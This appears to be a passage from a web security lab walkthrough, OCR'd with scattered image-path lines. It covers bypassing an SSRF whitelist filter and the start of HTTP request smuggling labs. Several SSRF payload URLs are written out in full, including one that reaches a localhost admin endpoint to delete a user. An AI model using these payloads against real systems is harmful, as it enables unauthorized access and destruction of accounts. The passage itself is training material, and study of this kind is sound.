
- **Objective:** Exploit an SSRF vulnerability in an application that attempts to restrict requests using a whitelist filter.
- **Tools Used**: Burp Suite, Browser (Chrome), FoxyProxy
- **Steps taken**:
  1. Log in and go to a product page. Click Check stock.
  2. In Burp Suite, go to Proxy > HTTP history, find the POST /product/stock request, and send it to Repeater.




  3. Change stockApi to: http://127.0.0.1@stock.weliketoshop.net




4. Change stockApi to: http://127.0.0.1#@stock.weliketoshop.net



5. Update the payload to: http://127.0.0.1%2523@stock.weliketoshop.net. Review the response body for the delete link: /admin/delete?username=carlos.



6. Update the stockApi one last time: stockApi=http://127.0.0.1%2523@stock.weliketoshop.net/admin/delete?username=carlos




HTTP request smuggling


HTTP Request Smuggling is a vulnerability that occurs when front-end and back-end servers interpret HTTP requests differently. Attackers exploit this mismatch to “smuggle” a hidden request that can bypass security controls, poison caches, or access unauthorized data.

Lab 1 : CL.0 request smuggling –


Step 1 : Open the lab in browser and turn Burp Intercept ON.




Step 2 : Send a normal request to Repeater**.**




Step 3 : In Repeater , create a group




Step 4 : Change the path GET to POST




Step 5 : Smuggle a request to GET /admin/delete and send it twice






Step 6 : Lab solved.




Lab 2 : H2.CL request smuggling


Step 1 : Open the lab in browser



